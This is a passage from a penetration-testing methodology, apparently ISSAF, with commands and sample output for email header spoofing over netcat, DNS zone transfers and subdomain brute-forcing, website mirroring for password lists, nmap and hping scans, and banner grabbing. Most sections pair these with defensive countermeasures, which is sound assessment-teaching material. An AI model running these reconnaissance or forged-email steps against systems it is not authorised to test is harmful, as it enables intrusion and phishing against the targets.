- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)

#### Links

- <http://www.stopspam.org/email/headers.html>
- <http://www.faqs.org/faqs/net-abuse-faq/spam-faq/>

#### Tools

- Scripts and tools to create altered emails
- Email client capable of showing email headers

#### Remarks

**9.1.21 SMTP Headers Analysis – Read Receipt****Description**

Elicit read receipts from legitimate email accounts and analyze SMTP headers included in replies from mail server postmaster accounts.

**Process**

Generate spoofed email to elicit read receipts:

- Create an email with a spoofed “from” field so that it might be known to the recipient (e.g. use an email from the same domain as the recipient). The “mail from” header field should retain the legitimate assessor’s email address.
- Alternatively, send a spoofed address with legitimate addresses from the same domain as the recipient but add a “reply to” field with an email address from the assessor.
- Activate read receipt option

**Examples/Results**

```
# nc -vv mailserver.target 25
```

```
mailserver.target [X.X.X.X] 25 (smtp) open
```

```
220 TARGET Mail Server
```

```
EHLO ASSESSOR
```

```
250-mailserver.target
```

```
250-PIPELINING
```

```
250-SIZE 10240000
```

```
250-VERFY
```

```
250-ETRN
```

```
250-AUTH LOGIN PLAIN GSSAPI
```

```
250-AUTH=LOGIN PLAIN GSSAPI
```

```
250-XVERP
```

```
250 8BITMIME
```

```
mail from:<assessor@pentester.company>
```

```
250 Ok
```

```
rcpt to:<correct-username@correctdomain.target>
```

```
250 Ok
```

```
data
```

```
354 Enter mail, end with a single ".".
```

```
From: "Trusted User" <forged@ correctdomain.target >
```

```
To: "Correct Username" < correct-username@correctdomain.target >
```

```
Read-Receipt-To: " Trusted User " < assessor@pentester.company >
```

```
Disposition-Notification-To: " Trusted User " < assessor@pentester.company >
```

```
Subject: Read Receipt Header Test
```

This text should motivate “Correct Username” to confirm reception of email message.

```
.
```

```
250 2.5.0 Ok.
```

```
quit
```

```
221 Bye
sent xxxx, rcvd xxxx
```

### Analysis/Conclusion/Observation

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

### Countermeasures

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)
- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)
- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)
- Put policies in place that require all users to report suspicious activity immediately
- Provide basic training to users to help them identify forged emails (e.g. viruses, phishing attacks, scams, social engineering, etc.)

### Links

- <http://www.stopspam.org/email/headers.html>
- <http://www.fags.org/fags/net-abuse-faq/spam-faq/>
- <http://www.ietf.org/rfc/rfc2298.txt>
- <http://www.ninebynine.org/IETF/Messaging/HdrRegistry/mail/Read-Receipt-To.html>

### Tools

- Scripts and tools to create altered emails
- Email client capable of showing email headers

### Remarks

**9.1.22 Perform BGP (Border Gateway Protocol) Query****Description**

- De facto routing protocol on the Internet for large networks/ISPs
- Identified by ASN (equivalent to handle)
- We can query an ASN numbers for additional information
- May provide additional addresses/networks

**Examples/Results**

Determine ASN number

- whois "ASN <target>"@whois.arin.net

Determine Network Ranges by connecting to border router

- telnet <target>
- show ip bgp <regexp\_ASN\$>
- show ip bgp regexp\_46\$

**Analysis/Conclusion/Observation**

BGP enumeration may provide additional addresses and network information to both attackers and assessors.

**Countermeasures**

- Ideally, a secure version of the protocol should be implemented; however, SBGP and SOBGP have still not been widely accepted as a standard (performance and implementation costs). However, organizations should be aware that such protocols might be adopted eventually to counter security risks.
- Block ICMP echo requests at the firewall or external router
- Block UDP packets at the firewall
- Allow traffic in through the firewall only to specific hosts

**Links**

- [http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123cgcr/iprrp\\_r/ip2\\_s2g.htm#wp1039007](http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123cgcr/iprrp_r/ip2_s2g.htm#wp1039007)
- <https://www.cs.dartmouth.edu/~zhaom/research/papers/TR2003-440.pdf>

**Tools**

- whois
- telnet
- netcat

**Remarks**

Many organizations do not run BGP. If this is the case, no ASN records will be available.

When getting ASN records with whois, depending on your version of whois, different commands can be used. The second line for each option illustrates the use of specific queries by specifying object types (e.g. NET, ASN); x.x.x.x is the IP address:

- `whois x.x.x.x@whois.arin.net`
- `whois "NET x.x.x.x"@whois.arin.net`

or

- `whois -h whois.arin.net x.x.x.x`
- `whois -h whois.arin.net "NET x.x.x.x"`

### 9.1.23 DNS Interrogation - Perform Zone Transfer on Primary, Secondary and ISP name server

#### Description

DNS database provides the information mapping between the IP address and hostnames. Zone transfer is used to synchronize primary and secondary name servers. Zone transfer should be allowed between the authorized servers only. External name servers should not allow leakage of internal information.

Due to load balancing and fault tolerance, there is always more than one name server. The main name server is called the “primary name server”, and all subsequent name servers are called “secondary name servers.”

The primary name server and secondary name server both have a domain to IP mapping for each host in zone file. In following conditions a secondary name server requests a zone transfer to primary name server:

- Refresh interval of secondary name server is elapsed
- DNS service of secondary name server is just restarted
- Secondary name server is just placed in network

If any one of the above mentioned condition is met, following process will take place:

Step One: The secondary name server requests primary name server for the Start Of Authority (SOA) record.

Step Two: The primary name server sends back its SOA record to secondary name server.

Step Three: The serial number field in SOA record of primary name server is checked against secondary name server. If the SOA of primary name server has a higher number then the secondary server’s zone file is not updated. And a new one will need to be requested. This is done by AXFR request (“all zone” transfer request).

Step Four: The primary name server receives an AXFR request from a secondary name server, having all the records for every host in the zone, to the secondary server.

The Zone file contains following very common Resource Records:

Start of Authority Record (SOA)

It determines version of zone file. Whenever a change occurs in network, let's say a host is added/deleted/changed, the primary name server increments serial number in zone file. It also has the email address of person responsible for primary name server management.

#### Name Server Record (NS)

It indicates the name server authoritative for the zone.

#### Address Record (A)

It matches a host name to an IP address.

#### Pointer Record (PTR)

It maps an IP address to host name.

#### MX Record (MX)

It specifies a mail exchanger in a DNS domain.

#### RFC 1034

[www.ietf.org](http://www.ietf.org)

Perform zone transfer on Primary, Secondary and ISP name server. In many cases organizations don't take adequately controlled access to their secondary name servers.

### Pre-Requisites

Incorrectly configured Domain Name Server

### Examples/Results

#### Zone transfer with nslookup

```
C:\>nslookup
> server <ipaddresses>
> set type=any
> ls -d <target.com>
```

#### Zone transfer with host

Command:

```
# host -l -v -t any <target.com>
```

Prerequisites:

- Incorrectly configured Domain Name Server

#### Zone transfer with axfr

Command:

- axfr <target.com>
- axfrcat <target.com>

#### Prerequisites:

- Incorrectly configured Domain Name Server
- Recursively transfers zone information
- Create a compressed database of
  - Zone Information
  - Host file

#### Zone transfer with dig

```
$ dig @<domain DNS server> -t AXFR oissg.org
```

```
; <>> DiG 9.2.4 <>> @<domain DNS server> -t AXFR oissg.org
;; global options: printcmd
oissg.org.                3600      IN      SOA      server1.oissg.org.
webmaster.oissg.org. 1099504488 10800 3600
604800 38400
oissg.org.                3600      IN      MX       20 mail.oissg.org.
oissg.org.                3600      IN      MX       30 mx2.mailhop.org.
oissg.org.                3600      IN      NS       li9-37.members.linode.com.
oissg.org.                3600      IN      NS       li9-
102.members.linode.com.
oissg.org.                3600      IN      A        67.18.176.102
admin.oissg.org.          3600      IN      A        67.18.176.37
ftp.oissg.org.            3600      IN      A        67.18.176.102
lists.oissg.org.          3600      IN      A        67.18.176.102
mail.oissg.org.           3600      IN      A        67.18.176.102
oldserver.oissg.org.      3600      IN      A        220.226.204.46
server1.oissg.org.        3600      IN      A        67.18.176.102
uptime.oissg.org.         3600      IN      A        67.18.176.102
users.oissg.org.          3600      IN      A        67.18.176.102
webmail.oissg.org.        3600      IN      A        67.18.176.102
www.oissg.org.            3600      IN      A        67.18.176.102
oissg.org.                3600      IN      SOA      server1.oissg.org.
webmaster.oissg.org. 1099504488 10800 3600
604800 38400
;; Query time: 1105 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:26:52 2006
;; XFR size: 17 records
```

#### Analysis/Conclusion/Observation

Zone transfers allow attackers and assessors to determine the makeup of the network. This information can be extremely useful to mount several types of network attacks (e.g. packet injection attacks).

#### Countermeasures

- Separate internal and external DNS servers (Split-DNS)

A Split DNS configuration consists of an internal server with the database of all the

DNS names within the organization and an external server that knows only how to resolve names dealing with the external presence, such as e-mail forwarders and web servers. This prevents internal network information being accessible to the external world.

In Windows 2000 environments use active directory integrated DNS servers internally and an external DNS server separated from Windows domain

Don't use the external DNS server as forwarder for the internal DNS server. Use the provider's dns servers instead.

- Restrict zone transfers to a specific list of trusted servers

Configure primary name servers to perform zone transfers to only its secondary or slave servers. Since zone transfers move all the records for a particular zone from one server to another it is extremely important not to transfer the forward lookup zone on a DNS server that contains domain information to any server outside the domain.

Block 53/TCP on the border firewall(s). AXFR works over TCP, whereas normal name resolution uses 53/udp.

- Disable dynamic updates on external DNS servers

Latest versions of DNS servers have options for dynamic update of zone database by integrating with network services including WINS and DHCP. This should be disabled for external DNS servers and only records required for bare minimum functionality manually added to the zone database

- Do not configure HINFO records

Host Information Record (HINFO) is strictly informational and not functional. It is used to declare the computer type and operating system of a host. This information can be used to fingerprint a network and is not recommended.

- Run DNS as a non-root user

Name servers are susceptible to root compromise using buffer overflow attacks when DNS daemon is run as root. It is safer to run DNS daemon as a non-root user to minimize damages in case of DNS server compromise

- Run DNS daemon in a chroot jail

The damage that a successful attacker can inflict can be further limited by running named in a chroot-ed environment. The Unix chroot system call changes the root directory of a process, such that the process can then no longer access any of the files above the specified root directory in the file system hierarchy. All zone files and configuration files need to be in the chroot directory.

- Secure the file system/registry

Secure configuration of ownership and permissions of DNS server's relevant files is recommended. For Microsoft Windows environments registry entries also need to be secured.

- Disable all unnecessary services on DNS servers

DNS servers should be configured to run minimum services and applications to reduce chances of compromise due to application weaknesses

- Update servers with latest security fixes

DNS servers should be regularly patched with the latest security hot fixes and patches for known vulnerabilities.

- Enable logging of transactions

Configure logging and monitor logs on a regular basis. Analysis of logs will identify malicious activities and provide early warning signals.

### Links

- <http://wn.wikipedia.org/wiki/AXFR>
- <http://www.ietf.org/rfc/2845.txt>
- <http://www.ietf.org/rfc/2930.txt>
- <http://www.ietf.org/rfc/3008.txt>
- <http://www.ietf.org/internet-drafts/draft-ietf-dnsext-axfr-clarify-05.txt>
- <http://www.ietf.org/internet-drafts/draft-ietf-dnsext-dnssec-roadmap-06.txt>

### Tools

- Dig
- Nslookup
- Sampsade (both website & windows tool)
- Whois

### Remarks

Many companies configure correctly their DNS, so it is highly probable that DNS zone transfers will be unsuccessful during an assessment.



### 9.1.24 DNS Interrogation - Perform Zone Transfer by dictionary attack

#### Description

In cases where organizations have properly controlled access to their DNS servers and Zone Transfers are refused one can still try to perform dictionary attack against to identify critical hosts.

These attacks are performed using automated tools/scripts. The tool queries the target DNS server for 'A' records by matching host name (e.g. router.target.com, firewall.target.com, ids.domain.com, etc...), and reports the associated IP address.

The success of this step depends on how much effort you put to customized target dictionary. Follow dictionary customization process from password security assessment section.

#### Examples/Results

Example with dnsdigger.pl tool:

Command:

```
# ./dnsdigger.pl <domain>
```

Example with dnsenum.pl tool:

Command:

```
# ./dnsenum.pl <domain> <dictionary file>
```

#### Analysis/Conclusion/Observation

Successful DNS interrogation through dictionary attack allows attackers and assessors to identify network servers and structure. This information is important for some types of network attacks (e.g. packet injection).

#### Countermeasures

- Whenever possible, avoid sing common (easy to guess) names for critical network servers.
  - A random (or meaningful but cryptic) string of a few characters could be appended to network names to make guessing more difficult (e.g. ftp-sd3.targetorg.com instead of [ftp.targetorg.com](http://ftp.targetorg.com))
  - Note that some standards require establish naming conventions and in other cases it is not convenient to change the name for aesthetic or practical

reasons (e.g. `www-gt4.target-domain.com` instead of [www.targetdomain.com](http://www.targetdomain.com)), Therefore, there is no point in renaming public servers. Consider this solution only to servers that have to be publicly available on the internet that will provide services to only a restricted number of users or organizations (e.g. web portal for intranet access for remote users in the organization).

- Establish authenticated DNS protocols, if possible; restrict zone transfers to only authorized servers
- Allow specific zone transfers only with the `allow-transfer` directive in `named.conf`
- Deny all unauthorized inbound connections to TCP port 53
- Use “notify” option in Microsoft’s DNS

### Links

- <http://www.ietf.org/rfc/2845.txt>
- <http://www.ietf.org/rfc/2930.txt>
- <http://www.ietf.org/rfc/3008.txt>
- <http://www.ietf.org/internet-drafts/draft-ietf-dnsext-dnssec-roadmap-06.txt>

### Tools

- Dnsdigger
- Dnsenum

### Remarks

The use of appropriate dictionaries is important for the success of this test. Choose names carefully taking into account:

- Common network services (e.g. ftp, www, dns, web, email, etc.)
- The language that might have been used to name the servers, based on location and public information of the target organization (e.g. location of headquarters)
- Common acronyms

### 9.1.25 DNS INTEROGATION - Finding IPv6 IP blocks in use though DNS queries

#### Description

Identify IPv6 blocks within the network of the target organization. Several provisions should be taken when testing these network blocks.

#### Examples/Results

Perform normal DNS interrogation procedures.

Example with dig, reporting IPv6 addresses with type AAAA:

```
# dig @ns.targetprovider.net targetdomain.com -t ANY
; Authoritative data for targetdomain.com      @                IN                SOA
ns.ipv6.targetprovider.net ...
...
targetservX  IN      A                XXX.XXX.XXX.XXX
targetservX  IN      AAAA           XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX
...
```

#### Analysis/Conclusion/Observation

Successful DNS interrogation through DNS queries allows attackers and assessors to identify network servers and structure. This information is important for some types of network attacks (e.g. packet injection).

#### Countermeasures

- Restrict zone transfers to only authorized servers
- Allow specific zone transfers only with the allow-transfer directive in named.conf
- Deny all unauthorized inbound connections to TCP port 53
- Use “notify” option in Microsoft’s DNS

<http://support.microsoft.com/support/kb/articles/q193/8/37.asp>

- External name servers should not allow leakage of internal information
- Limit use of HINFO records

#### Links

- [http://en.wikipedia.org/wiki/AAAA\\_record#IPv6\\_and\\_the\\_Domain\\_Name\\_System](http://en.wikipedia.org/wiki/AAAA_record#IPv6_and_the_Domain_Name_System)
- <http://www.ietf.org/rfc/rfc3363.txt>
- <http://www.ietf.org/rfc/rfc3364.txt>

#### Tools

- dig

#### Remarks

--

**9.1.26 Mirror Target Web Site****Description**

It is wise to use offline browser such as HTTrack or preferably Wget to completely mirror all target websites (including any personal websites located).

**Process**

- Grab the target website offline
- Understand the Web implementation logic and chart out the logical Web-tree
- Note down the webserver(s) and server banners, and version information
- Search the local Web-tree for all e-mail addresses and other useful information, particularly the pages in the job posting sub-branch
- Check for repetitive words in the Web-tree; one can build a user/password list from this information
- Use tools which can build effective dictionaries from Web pages (words commonly used on the website are likely passwords in the organization)

**Analysis/Conclusion/Observation**

Both an attacker and an assessor will review the information gathered through this technique. Review the source code of all pages for the following (refer: web application section):

- Comments (e.g. username and password)
- Database connectivity
- Meta tags
- Confidential information
- Hidden fields
- Search for keywords (e.g. "pass", "password", "server", "database", "login")
- Web programming patterns (i.e. errors and vulnerabilities could repeat in several pages)

**Countermeasures**

To avoid critical information leaks, organizations should ensure that:

- Comments in production web pages and applications do not include sensitive information
- Confidential information should be separated in different repositories from public information. Access to this information should be restricted and controlled (e.g. single access path with authentication controls in place)

- Appropriate session management controls should be implemented in corresponding web pages and applications, in order to avoid access to restricted information by non-authorized users, or by users that have not started a session properly.

#### Links

- <http://www.httrack.com/page/2/en/index.html>
- <http://www.gnu.org/software/wget/wget.html>

#### Tools

- HTTrack wget for Windows and Unix
- GNU wget

#### Remarks

Web mirroring is very consuming in terms of time and resources. The depth of the mirroring process and starting web pages should be carefully selected.

### 9.1.27 Global Countermeasures

#### Countermeasures

Along with information gained from the above steps, a security assessor could suggest the following countermeasures to safeguard the target against such attacks:

- Limit giving public information
- Release organizational information only on a need-to-know basis
  - Do not give information on your network architecture to the media
  - Do not give configuration details on Public Domain
  - Limit the use of names in e-mail addresses (ex. Sales@target.com rather than j0hnnny@target.com)
- Whois Information
  - Do not give technical person name on whois database
  - Do not give telephone numbers belonging to your company's telephone range
  - Use "Generic" names such as "hostmaster" and/or "postmaster"
  - Use a unique phone number (e.g. located into server room ... if an external call comes onto that phone ...)
- DNS information
  - Restrict the use of hinfo records
  - Use notify option of Microsoft DNS
  - Restrict zone transfers to authorized parties
- Use non-associated e-mails for whois database (or use "generic" emails such as postmaster@<company>.com)
- Use PGP for changing whois information
- Restrict DNS Zone Transfer (from the internet)
  - Allow zone transfer on server only to authorized domains and/or only to second-level dns servers (backup dns servers)
  - Allow TCP Port 53 on firewall only to authorized domains and/or only to second-level dns servers (backup dns servers)
  - Use split horizon DNS (separate zones internally and externally) – it ensures that internal hostnames aren't referenced to IP addresses within the DNS zone file of public DNS
  - Make sure HINFO and other records don't come into view in DNS zone files.

- Email System
  - SMTP servers must be configured to
    - ignore email message addressed to unknown recipients
    - send responses in such a way such that it doesn't include email relay host information or internal IP addressing scheme.
    - E.g. of email relay servers are MS Exchange, Qmail, Sendmail etc..
    - Remove information from the email headers (on the email relay server)
- Search Engine
  - Disable directory listing in Web Server
  - Never put sensitive information online on publicly accessible servers
- Social Engineering
  - Its recommended to use centralized network administration contact to safeguard against social engineering

## Links

Suggested reading to hone your skills in this domain are:

### General Information

- <http://neworder.box.sk/newsread.php?newsid=6575>
- <http://bit.csc.lsu.edu/~yixin/frame.dir/main.dir/course.dir/infoGathering.html>

### Big Brother System and Network Monitor

- <http://bb4.com>

### Watching the Watchers II-2 by j0hnnny

- [http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching\\_the\\_Watchers\\_II-2.ppt](http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching_the_Watchers_II-2.ppt)

## Tools

- Several network vulnerability scanners

## Remarks

## **C.2 NETWORK MAPPING (SCANNING, OS FINGERPRINTING AND ENUMERATION)**

### **Description**

Following the first section when all possible information about the target has been acquired, a more technical approach is taken to 'footprint' the network and resources in question. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used during this stage to aid the discovery of technical information about the hosts and networks involved in the test.

### **Aim/Objective**

During the initial stage the aim was to gain general knowledge and information about the organization involved, this section focuses on the technical aspects. During network mapping and enumeration you are attempting to identify all live hosts, operating systems involved, firewalls, intrusion detection systems, servers/services, perimeter devices, routing and general network topology (physical layout of network), that are part of the target organization. This allows us to move to the next stage and identify any actual vulnerabilities. During this section you are aiming to find out what the network contains (hosts/servers/routers and other devices) and how it works (using what protocols/operating systems). You should look to gain every piece of information you can including e-mail addresses, NetBIOS names, NFS exports, hostnames, WHOIS information, externally accessible services etc. This is by far the most important stage in the penetration testing process. Failing to have a "good" network map can result in false positives on the aspect of vulnerabilities.

## 9.1.28 Identify Live Hosts

### Description

Finding live hosts is the first step (or one of the first steps) in network mapping. This step can severely narrow down the amount of systems that should be tested/investigated. Most default ping commands are using icmp as the underlying protocol, some tools can also send TCP packets to find out if a remote host is active or not (very useful if the remote network is blocking icmp...)

### Examples/Results

#### Using ping

Using nmap (icmp): **nmap -sP -vv <target>**

```
# nmap -v -sP 10.3.8.1-50
```

```
Starting nmap V. 3.81 (www.insecure.org/nmap/)
Host (10.3.8.1) appears to be down.
Host (10.3.8.2) appears to be down.
Host (10.3.8.3) appears to be down.
Host (10.3.8.4) appears to be down.
Host (10.3.8.5) appears to be up.
```

Using nmap -sP with -PE, -PA or -PS switches should yield better results. Refer to the nmap man page for a description of the host detection options.

Using nmap (tcp): **nmap -sP -vv -PS80 <target>**

```
# nmap -sP -vv -PS80 10.3.8.1-50
```

```
Starting nmap V. 3.81 (www.insecure.org/nmap/)
Host (10.3.8.1) appears to be down.
Host (10.3.8.2) appears to be down.
Host (10.3.8.3) appears to be down.
Host (10.3.8.4) appears to be down.
Host (10.3.8.5) appears to be up.
```

Using hping (tcp examples): **hping -S -c 2 <target>**

```
# hping -S -c 2 10.3.8.5
```

```
HPING 10.3.8.5 (eth1 10.3.8.5): S set, 40 headers + 0 data bytes
len=46 ip=10.3.8.5 ttl=60 id=1650 sport=0 flags=RA seq=0 win=0 rtt=2.8 ms
len=46 ip=10.3.8.5 ttl=60 id=1651 sport=0 flags=RA seq=1 win=0 rtt=2.4 ms
```

```
# hping -S -c 2 10.3.8.1
```

```
HPING 10.3.8.1 (eth1 10.3.8.1): S set, 40 headers + 0 data bytes
ICMP Host Unreachable from ip=10.3.8.64 name=UNKNOWN
ICMP Host Unreachable from ip=10.3.8.64 name=UNKNOWN
```

**Analysis/Conclusion/Observation**

Normally, a list of live hosts should be created using this step.

- Nmap examples: Here the first four hosts are either down or icmp is blocked and the fifth host is up and replying to ping requests.
- Hping examples: Example 1 shows ICMP host unreachable error and that indicates that the host is down while in example we are getting Reset/Ack flag back hence the host is up.

A list of live host means that these are visible from the assessor's testing location. Hosts reported dead are actually not alive or traffic to them is being filtered.

**Countermeasures****Links**

- <http://www.insecure.org>
- <http://www.hping.org>

**Tools**

- Hping
- Fping
- Unix ping
- Windows ping
- Nmap
- traceroute
- tcptraceroute

Gopher testing: Ping statistics (eg. Packet TTL)

**Remarks**

- As you start live host detection, you should also run a passive fingerprinting tool in the background, it will help you to identify operating systems simultaneously.
- If nothing is found using this step, this probably means either one of the following and you should investigate further:
  - the target network is not reachable
  - the target network is protected by a properly configured firewall
  - the target system is not reachable
- Using different techniques to identify live hosts will increase the probability of success (TCP scanning is particularly effective against firewalls and network filters)

### 9.1.29 Determine running Services

Finding running services can be done with port scanning. At the same time of finding these services, version information should be gathered as well and also the operating system guessing can be performed by seeing running services at the same time.

#### C.2.1.1 FIND OPEN PORTS

##### C.2.1.1.1 TCP PORT SCANNING

###### Description

TCP Port scanning will give you all listening, closed or filtered TCP ports on a certain target. TCP Port scanning can be performed by either performing a full tcp 3-way handshake (tcp connect scans) or by performing a syn-scan (stealth scanning or half scanning).

The following example will scan the target and list all the open services running on it. It is using the Half Open Scan feature of Nmap (aka Stealth Scan).

###### Examples/Results

###### Using nmap with SYN stealth scanning and verbose output:

```
# nmap -vv -sS 10.3.8.5
```

```
Starting nmap V. 3.81 ( www.insecure.org/nmap/ )
Host (10.3.8.5) appears to be up ... good.
Initiating SYN Stealth Scan against (10.3.8.5)
Adding open port 280/tcp
Adding open port 515/tcp
Adding open port 631/tcp
Adding open port 80/tcp
Adding open port 9100/tcp
Adding open port 21/tcp
Adding open port 23/tcp
The SYN Stealth Scan took 16 seconds to scan 1601 ports.
Interesting ports on (10.3.8.5):
(The 1594 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp    open       ftp
23/tcp    open       telnet
80/tcp    open       http
280/tcp   open       http-mgmt
515/tcp   open       printer
631/tcp   open       ipp
9100/tcp  open       jetdirect
```

###### Using nmap with complete scan and no ping:

```
# nmap -sT -P0 192.168.1.254
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-06-05 10:42
CDT
Interesting ports on gateway (192.168.1.254):
```

```
(The 1662 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
80/tcp    open  http
```

**Using Hping to create custom SYN+FIN scan (also supported by recent nmap), note how port 22 responds on a Linux system:**

```
# hping -SF 192.168.0.254 -p ++20 -c 10
```

```
HPING 192.168.0.254 (eth0 192.168.0.254): SF set, 40 headers + 0 data bytes
len=46 ip=192.168.0.254 ttl=242 DF id=14 sport=20 flags=RA seq=0 win=0 rtt=5.0 ms
len=46 ip=192.168.0.254 ttl=242 DF id=15 sport=21 flags=RA seq=1 win=0 rtt=5.4 ms
len=46 ip=192.168.0.254 ttl=242 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=16 sport=23 flags=RA seq=3 win=0 rtt=4.0 ms
len=46 ip=192.168.0.254 ttl=242 DF id=17 sport=24 flags=RA seq=4 win=0 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=18 sport=25 flags=RA seq=5 win=0 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=19 sport=26 flags=RA seq=6 win=0 rtt=4.1 ms
len=46 ip=192.168.0.254 ttl=242 DF id=20 sport=27 flags=RA seq=7 win=0 rtt=3.4 ms
len=46 ip=192.168.0.254 ttl=242 DF id=21 sport=28 flags=RA seq=8 win=0 rtt=4.1 ms
len=46 ip=192.168.0.254 ttl=242 DF id=22 sport=29 flags=RA seq=9 win=0 rtt=3.5 ms
```

### Analysis/Conclusion/Observation

A list of open closed or filtered ports. Services shown by port scanners can be probed for vulnerabilities.

### Countermeasures

Implement properly configured firewalls, only allowing through what is absolutely needed. Also, restrict source addresses in firewalls if a certain service should not be accessible to anyone (e.g. restrict administration services on routers so that only workstations from administrators have access).

### Links

- <http://www.ouah.org/portscandethly.pdf>
- [http://www.sys-security.com/archive/papers/Network\\_Scanning\\_Techniques.pdf](http://www.sys-security.com/archive/papers/Network_Scanning_Techniques.pdf)

### Tools

- Nmap
- Netcat
- Hping
- Fscan
- Other port scanning tools

### Remarks

Never rely on a single result of a port scanning tool, perform the port scan twice or more with two or more different tools. Test different TCP scanning techniques (e.g. ack, fin, syn, idle, complete scans). Complete scans (i.e. complete 3 way handshake) will yield the least number of false positives, but other scan types have better chances of evading security

controls.

Stealth scanning techniques will provide different results accuracy, depending on the type of the system being scanned (i.e. responses from Solaris, Windows and Linux will be different).

### C.2.1.1.2 UDP PORT SCANNING

#### Description

UDP Port scanning will give you all listening, closed or filtered UDP ports on a certain target. UDP Port scanning is performed by sending a raw UDP frame to the target and watching the replies to this UDP frame.

The following example will scan the target and list all the open udp services running on it.

#### Examples/Results

```
# nmap -vv -sU 10.3.8.5
```

```
Starting nmap V. 3.81 ( www.insecure.org/nmap/ )
Host (10.3.8.5) appears to be up ... good.
Initiating UDP Scan against (10.3.8.5)
The UDP Scan took 12 seconds to scan 1468 ports.
Adding open port 161/udp
Adding open port 427/udp
Interesting ports on (10.3.8.5):
(The 1466 ports scanned but not shown below are in state: closed)
Port      State      Service
161/udp    open       snmp
427/udp    open       svrloc

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

#### Analysis/Conclusion/Observation

A list of Open, Closed or filtered UDP ports.

#### Countermeasures

Implement properly configured firewalls, only allowing through what is absolutely needed. Also, restrict source addresses in firewalls if a certain service should not be accessible to anyone (e.g. restrict administration services on routers so that only workstations from administrators have access).

#### Links

#### Tools

- Nmap
- Netcat
- Hping
- Udp\_scan

#### Remarks

Never rely on a single result of a port scanning tool, perform the port scan twice or more with two or more tools.

Due to the nature of UDP protocol, UDP port scans show false positives frequently. Take into account that:

- Sending an UDP packet to an open port will receive no answer from a server.
- Only closed ports will reply with an ICMP error message. Therefore, closed ports behind firewalls that egress filter these ICMP error messages might be reported as open by the port scanner (if you see hundreds, thousands of ports reported as open, this might be the case).

### C.2.1.1.3 BANNER GRABBING

#### Description

Banner grabbing is also known as service fingerprinting. With this technique, an attacker looks at the headers or banners of open ports to see what service is running behind that open port. This banner grabbing can be performed manually (with nc or telnet) or semi-automatically (with nmap, amap or other banner grabbing tool).

Basic banner grabbing (or version detection) can be performed with nmap as well. The option to use then with nmap is “-sV”. This option has to be used together with a port scan option (like “-sS” or “-sT”).

#### Examples/Results

```
# nc -vv www.target.com 80
```

```
Warning: inverse host lookup failed for 192.168.0.1: Unknown host
www.target.com [192.168.0.1] 80 (http) open
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Sun, 12 Oct 2003 13:36:46 GMT
```

```
Server: Apache/1.3.26 (Unix) mod_jk mod_perl/1.27 mod_perl/1.27
```

```
Last-Modified: Mon, 06 Oct 2003 08:13:35 GMT
```

```
ETag: "1f881e-7a95-3f81242f"
```

```
Accept-Ranges: bytes
```

```
Content-Length: 31381
```

```
Connection: close
```

```
Content-Type: text/html
```

```
sent 18, rcvd 286
```

```
# nmap -sS -sV 10.0.0.1
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-05-29 20:03 CDT
```

```
Interesting ports on localhost (10.0.0.1):
```

```
(The 1662 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 2.0)
```

```
# amap -v 10.0.0.1 22
```

```
amap v4.8 (www.thc.org/thc-amap) started at 2005-05-29 20:58:53 - MAPPING mode
```

```
Total amount of tasks to perform in plain connect mode: 17
```

```
Waiting for timeout on 17 connections ...
```

```
Protocol on 10.0.0.1:22/tcp (by trigger http) matches ssh
```

```
Protocol on 10.0.0.1:22/tcp (by trigger http) matches ssh-openssh
```

Unidentified ports: none.

### Analysis/Conclusion/Observation

Banner grabbing will give you a list of all open ports with the associated services running behind these open ports. This could also tell you what operating system is in use on the target system.

### Countermeasures

Changing version numbers and product names in service banners will make it more difficult for an attacker to identify correctly a system. However, it should be noted that this solution is not bullet-proof and doesn't make systems more secure.

### Links

- [http://www.liquidinfo.net/papers/nc\\_usage.html](http://www.liquidinfo.net/papers/nc_usage.html)
- <http://www.hackinthebox.org/article.php?sid=7947>

### Tools

- Grabbb
- Languard
- Nmap
- Amap
- Netcat
- telnet

### Remarks

The automatic banner grabbing tool don't display all interesting information, manual banner grabbing should always be performed as well!!!

### C.2.1.2 ARP DISCOVERY

#### Description

Using arp requests, one can find out what systems are active on the local subnet without having an IP address on that local subnet.

To perform this, the attacker sends out ARP request packets ("who has IP address x.x.x.x?"). If the system with IP address x.x.x.x is active, it will answer with an ARP reply packet ("I have x.x.x.x, my MAC address is AA:BB:CC:DD:EE:FF")

#### Examples/Results

```
# arping 10.0.0.1
```

```
ARPING 10.0.0.1 from 10.0.0.100 eth0
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44] 1.584ms
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44] 0.863ms
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44] 0.863ms
```

#### Analysis/Conclusion/Observation

Once an attacker or assessor has gained access to a LAN, ARP discovery will give them the MAC address of the system. Several hijacking attacks and denial of service can take place under this situation.

#### Countermeasures

